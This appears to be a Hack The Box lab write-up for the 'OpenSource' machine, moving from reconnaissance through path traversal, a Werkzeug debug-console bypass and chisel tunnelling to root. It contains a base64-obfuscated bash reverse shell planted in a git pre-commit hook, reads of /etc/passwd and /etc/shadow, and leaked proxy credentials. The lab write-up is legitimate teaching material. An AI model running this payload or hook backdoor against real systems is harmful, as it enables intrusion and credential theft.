## 1.0 RECONNAISSANCE

## 1.1 Network Scanning

## 1.1.1 TCP Ports

#### 1.1.1.1 Port 22

Discover that host machine is Ubuntu

## 1.1.1.2 Port 80

Discover the web application is running Werkzeug.

```
Werkzeug/2.1.2 Python/3.10.3
80/tcp
         open
  fingerprint-strings:
    GetRequest:
     HTTP/1.1 200 OK
      Server: Werkzeug/2.1.2 Python/3.10.3
     Date: Mon, 30 May 2022 10:31:01 GMT
      Content-Type: text/html; charset=utf-8
      Content-Length: 5316
      Connection: close
      <html lang="en">
     <head>
      <meta charset="UTF-8">
      <meta name="viewport" content="width=device-width, initial-scale=1.0">
     <title>upcloud - Upload files for Free!</title>
      <script src="/static/vendor/jquery/jquery-3.4.1.min.js"></script>
      <script src="/static/vendor/popper/popper.min.js"></script>
```

### 1.1.1.3 Port 3000

The port is filtered, might be block by iptables config.

```
3000/tcp filtered ppp

1 service unrecognized despite returning data. If you know the service/version, pl
nmap.org/cgi-bin/submit.cgi?new-service:

SF-Port80-TCP:V=7.92%I=7%D=5/30%Time=62949CD1%P=x86_64-pc-linux-gnu%r(GetR
SF:equest,1573,"HTTP/1\.1\x20200\x200K\r\nServer:\x20Werkzeug/2\.1\.2\x20P
```

## 1.2 SSH Enumeration Initial

Try connecting to the target machine, to verify any info leak here.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/OpenSource$ ssh root@10.129.176.14
The authenticity of host '10.129.176.14 (10.129.176.14)' can't be established.
ED25519 key fingerprint is SHA256:LbyqaUq6KgLagQJpfh7gPPdQG/iA2K4KjYGj0k9BMXk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.176.14' (ED25519) to the list of known hosts.
root@10.129.176.14: Permission denied (publickey).
```

## 1.3 Web Fuzz

# 1.3.1 Directory Fuzz


As we know the application is build by Werkzeug. We can see there is '/console' directory and a custom '/download' directory.

```
v1.5.0 Kali Exclusive <3
  :: Method
                              : GET
  :: URL
                              : http://10.129.176.14/FUZZ
: FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt
  :: Wordlist
  :: Output file
                             : ./web-dir/opensource-raft.csv
  :: File format
  :: Follow redirects : false
  :: Calibration
                                 false
                              : 10
  :: Timeout
                              : 40
  :: Threads
  :: Matcher
                              : Response status: all
  :: Filter
                              : Response words: 27
download [Status: 200, Size: 2489147, Words: 1, Lines: 1, Duration: 288ms] console [Status: 200, Size: 1563, Words: 330, Lines: 46, Duration: 257ms] :: Progress: [119600/119600] :: Job [1/1] :: 76 req/sec :: Duration: [0:28:06] :: Errors: 0 ::
```

## 1.4 Website Enumeration


# 1.4.1 Main page

Access to main page. Discover that we can redirect to '/upcloud' directory and a downloadable zip file.




# 1.4.2 File Upload

Access to '/upcloud' page. Discover file upload page.




Try upload some text file. We can see a '/uploads' directory and the uploaded file URL.



#### 1.4.3 Console PIN

Access to '/console' directory, the page required PIN to access the application.



#### 1.5 File ZIP Enumeration


There is a .git directory therefore we can use GitTools to extract data out. After going through all the file in this directory, we dint find any interesting leak.

```
| sodanew@kalinew:~/Documents/HTB/Machine/Linux/OpenSource/target-items/src-dir/source$ ls -la total 32 | drwxr-xr-x 6 sodanew sodanew 4096 May 22 06:24 . | drwxr-xr-x 3 sodanew sodanew 4096 May 22 05:32 . . | drwxrwxr-x 5 sodanew sodanew 4096 Apr 28 19:45 app | -rwxr-xr-x 1 sodanew sodanew 110 Apr 28 19:40 | build-docker.sh | drwxr-xr-x 2 sodanew sodanew 4096 Apr 28 19:34 | config | -rw-rw-r-- 1 sodanew sodanew 574 Apr 28 20:50 Dockerfile | drwxrwxr-x 8 sodanew sodanew 4096 Apr 28 20:50 .git
```

## 1.6 Git Enumeration


# 1.6.1 Directory Listing

Below image show each different in extracted git directory.



# 1.6.2 Compare Python Script

Source code for view python script. As from our previous website enumeration we can see that there are '/download' and '/upcloud' directory.



# 1.6.3 Utils Python Script

Source code the 'utils.py'.

```
import time

def current_milli_time():
    return round(time.time() * 1000)

"""

Pass filename and return a secure version, which can then safely be stored on a regular file system.

def get_file_name(unsafe_filename):
    return recursive_replace(unsafe_filename, "../", "")

"""

TODO: get unique filename

"""

def get_unique_upload_name(unsafe_filename):
    spl = unsafe_filename.rsplit("\\.", 1)
    file_name = spl[0]
    file_extension = spl[1]
    return recursive_replace(file_name, "../", "") + "_" + str(current_milli_time()) + "." + file_extension

"""

Recursively replace a pattern in a string

"""

def recursive_replace(search, replace_me, with_me):
    if replace_me not in search:
        return search
    return recursive_replace(search.replace(replace_me, with_me), replace_me, with_me)
```

# 1.6.4 View Python Script

The source code of views.py. As from the upload\_file() method, we can see there is path traversal flaw from this reference.

# 1.6.5 Settings JSON

Discover new credentials on 'settings.json' file.

```
.{
! "python.pythonPath": "/home/dev01/.virtualenvs/flask-app-b5GscEs_/bin/python",
! "http.proxy": "http://dev01:Soulless_Developer#2022@10.10.10.128:5187/",
! "http.proxyStrictSSL": false
| "http.proxyStrictSSL": false
```

## 1.7 LFI Enumeration

# 1.7.1 Physical Path Disclosure

Discovered physical path leak on '/uploads' from below image.

```
| Request | Reput | Response | Re
```


## 1.7.2 Local File Inclusion

Discovered LFI flaw by injecting '..%2F'. Obtain '/etc/passwd' file from the server.

```
| Request | Rev | Hex | Response | Response
```


# 1.7.3 Current Running Path

Discover current execution path is under '/usr'.




#### 1.7.4 Environment Variable

Discover that we are under docker environment and user root.



# 1.7.5 Interactive Console

Break console PIN follow this reference and change mac-address and machine id and user.



#### 2.0 INITIAL FOOTHOLD

#### 2.1 Docker Shell

Get Shell in docker via console debug mode.

#### 2.2 IP Address

Check on IP address on docker container.

```
/dev/shm # ifconfig
          Link encap: Ethernet HWaddr 02:42:AC:11:00:06
eth0
          inet addr:172.17.0.6 Bcast:172.17.255.255
                                                      Mask: 255.255.0.0
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:25388 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16055 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27293593 (26.0 MiB) TX bytes:5296699 (5.0 MiB)
lo
          Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)
                             TX bytes:0 (0.0 B)
```

# 2.3 Fuzzing Script

As we know form initial nmap found port 3000 is filtered, we can build a script that will verify each IP for port 3000 is opened.

```
#!/bin/sh

for i in $(seq 0 255)

do

nc -zv 172.17.0.$i 3000

done
```

Result of script. Discover that IP.X.1 is opened with port 3000.

```
/dev/shm # sh ./lct_host.sh
172.17.0.1 (172.17.0.1:3000) open
nc: 172.17.0.10 (172.17.0.10:3000): Host is unreachable
nc: 172.17.0.11 (172.17.0.11:3000): Host is unreachable
nc: 172.17.0.12 (172.17.0.12:3000): Host is unreachable
nc: 172.17.0.13 (172.17.0.13:3000): Host is unreachable
nc: 172.17.0.14 (172.17.0.14:3000): Host is unreachable
nc: 172.17.0.15 (172.17.0.15:3000): Host is unreachable
nc: 172.17.0.16 (172.17.0.16:3000): Host is unreachable
nc: 172.17.0.17 (172.17.0.17:3000): Host is unreachable
nc: 172.17.0.18 (172.17.0.18:3000): Host is unreachable
nc: 172.17.0.20 (172.17.0.19:3000): Host is unreachable
nc: 172.17.0.21 (172.17.0.20:3000): Host is unreachable
nc: 172.17.0.21 (172.17.0.21:3000): Host is unreachable
```

## 2.4 Port 3000 Docker Interface

## 2.4.1 Gitea Page

Download the page. Discover a git tea page. Seem like we can see a web page.


## 2.4.2 Port Forwarding

Transfer the chisel to docker via upload. Use chisel to port forward into attacker machine.

```
sodanew@kalinew:~/Documents/HTB/CommonTools/chisel$ ./chisel server -p 8000 --reverse
2022/05/31 10:43:26 server: Reverse tunnelling enabled
2022/05/31 10:43:26 server: Fingerprint l/duBTeUWQCFUkwuhw3vDM+CntuWd7n0W5AyLDom7fo=
2022/05/31 10:43:26 server: Listening on http://0.0.0.0:8000
2022/05/31 10:43:38 server: session#1: tun: proxy#R:127.0.0.1:3000=>172.17.0.1:3000: Listening
```


# 2.4.3 Localhost Gitea

When access to port 3000 on localhost. We can see the web page of the Gitea.




# 2.4.4 GiTea Dashboard

Login with dev01 creds we found on settings.json. Discover GiTea dashboard of the user.



# **2.4.5** SSH File

We found the SSH file for the dev01. Download this whole directory into attacker machine.



## 3.0 MACHINE FOOTHOLD

# 3.1 SSH Login

Use the discover SSH key and SSH login into the machine.

# 3.2 Pspy Output

Discover some a command ran by ROOT and found out the git command is ran without any argument. We notice below command, we can go check it.

```
/bin/sh .git/hooks/pre-commit
```

## 3.3 Git directory enumeration

Try locating where the hooks directories is on the target machine. Discover that under dev01 user contain a **.git** directory.

```
dev01@opensource:~$ find / -type d -name 'hooks' 2> /dev/null
/home/dev01/.git/hooks
/snap/docker/1767/meta/hooks
/snap/docker/1767/snap/hooks
/snap/docker/1767/usr/share/git-core/contrib/hooks
/snap/docker/1767/usr/share/git-core/templates/hooks
/snap/docker/1767/usr/share/initramfs-tools/hooks
/snap/docker/1690/meta/hooks
/snap/docker/1690/snap/hooks
/snap/docker/1690/usr/share/git-core/contrib/hooks
/snap/docker/1690/usr/share/git-core/templates/hooks
/snap/docker/1690/usr/share/initramfs-tools/hooks
/snap/core18/2344/usr/share/initramfs-tools/hooks
/etc/initramfs-tools/hooks
/usr/lib/x86_64-linux-gnu/lxc/hooks
/usr/share/initramfs-tools/hooks
/usr/share/lxc/hooks
/usr/share/git-core/contrib/hooks
/usr/share/git-core/templates/hooks
dev01@opensource:~$
```

Further enumerate the directory, discover some sample file especially for pre-commit.sample file. The sample file is shell script.

```
dev01@opensource:~/.git/hooks$ ls -la
total 56
drwxrwxr-x 2 dev01 dev01 4096 May
                                     4 16:35
drwxrwxr-x 8 dev01 dev01 4096 May 31 06:01 ...
-rwxrwxr-x 1 dev01 dev01 478 Mar 23 01:18 applypatch-msg.sample
-rwxrwxr-x 1 dev01 dev01 896 Mar 23 01:18 commit-msg.sample
-rwxrwxr-x 1 dev01 dev01 3327 Mar 23 01:18 fsmonitor-watchman.sample
-rwxrwxr-x 1 dev01 dev01 189 Mar 23 01:18 post-update.sample
-rwxrwxr-x 1 dev01 dev01 424 Mar 23 01:18 pre-applypatch.sample
-rwxrwxr-x 1 dev01 dev01 1642 Mar 23 01:18 pre-commit.sample
-rwxrwxr-x 1 dev01 dev01 1492 Mar 23 01:18 prepare-commit-msg.sample
-rwxrwxr-x 1 dev01 dev01 1348 Mar 23 01:18 pre-push.sample
-rwxrwxr-x 1 dev01 dev01 4898 Mar 23 01:18 pre-rebase.sample
-rwxrwxr-x 1 dev01 dev01 544 Mar 23 01:18 pre-receive.sample
-rwxrwxr-x 1 dev01 dev01 3610 Mar 23 01:18 update.sample
dev01@opensource:~/.git/hooks$ file pre-commit.sample
pre-commit.sample: POSIX shell script, ASCII text executable
dev01@opensource:~/.git/hooks$
```

#### 4.0 ROOT ACCESS

Check the content of the sample file. We can see that if we add our own bash reverse shell script here, the root user will execute the script and we can get the shell.

```
dev01@opensource:~/.git/hooks$ cat pre-commit.sample
#!/bin/sh
# An example hook script to verify what is about to be committed.
# Called by "git commit" with no arguments. The hook should
# exit with non-zero status after issuing an appropriate message if
# it wants to stop the commit.
# To enable this hook, rename this file to "pre-commit".
if git rev-parse --verify HEAD >/dev/null 2>&1
then
        against=HEAD
else
        # Initial commit: diff against an empty tree object
        against=4b825dc642cb6eb9a060e54bf8d69288fbee4904
fi
# If you want to allow non-ASCII filenames set this variable to true.
allownonascii=$(git config --bool hooks.allownonascii)
# Redirect output to stderr.
exec 1>&2
```

## 4.1 Payload

Add reverse shell script into the sample file and rename the file as 'pre-commit'. Because from the <u>pspy output</u>, we can see that the root user is going to run the pre-commit script. Now we can open a listener.

```
dev01@opensource:~/.git/hooks$ vim sd_pre-commit
dev01@opensource:~/.git/hooks$ mv sd_pre-commit pre-commit
dev01@opensource:~/.git/hooks$ cat pre-commit
#!/bin/sh
# An example hook script to verify what is about to be committed.
# Called by "git commit" with no arguments. The hook should
# exit with non-zero status after issuing an appropriate message if
# it wants to stop the commit.
# To enable this hook, rename this file to "pre-commit".
# Payload Here
echo 'YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTI0LzU1NTUgMD4mMQ==' | base64 -d | bash
if git rev-parse --verify HEAD >/dev/null 2>&1
then
          against=HEAD
else
          # Initial commit: diff against an empty tree object
          against=4b825dc642cb6eb9a060e54bf8d69288fbee4904
fi
```

#### 4.2 Root Shell

Wait for some interval of time or 1minute, we will gain reverse shell on the listener.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/OpenSource/target-items$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.164.
Ncat: Connection from 10.10.11.164:33350.
bash: cannot set terminal process group (5391): Inappropriate ioctl for device
bash: no job control in this shell
root@opensource:/home/dev01# id
id
uid=0(root) gid=0(root) groups=0(root)
root@opensource:/home/dev01# python -c "import pty; pty.spawn('/bin/bash');"
export TERM=xterm-256colorpython -c "import pty; pty.spawn('/bin/bash');"
```

## 4.3 Shadow file

Obtain the shadow file.

```
root@opensource:-# cat /etc/shadow
root:$6$5sA85UVX$HupltM.bMqXkLc269pHDk1lryc4y5LV0FPMtT3x.yUdbe3mGziC8aUXWRQ2K3jX8mq5zItFAkAfDgPzH8EQ1C/:19072:0:99999:7:::
daemon:*:18480:0:99999:7:::
bin:*:18480:0:99999:7:::
sys:*:18480:0:99999:7:::
games:*:18480:0:99999:7:::
man:*:18480:0:99999:7:::
mai!:*:18480:0:99999:7:::
mai!:*:18480:0:99999:7:::
uccp:*:18480:0:99999:7:::
proxy:*:18480:0:99999:7:::
```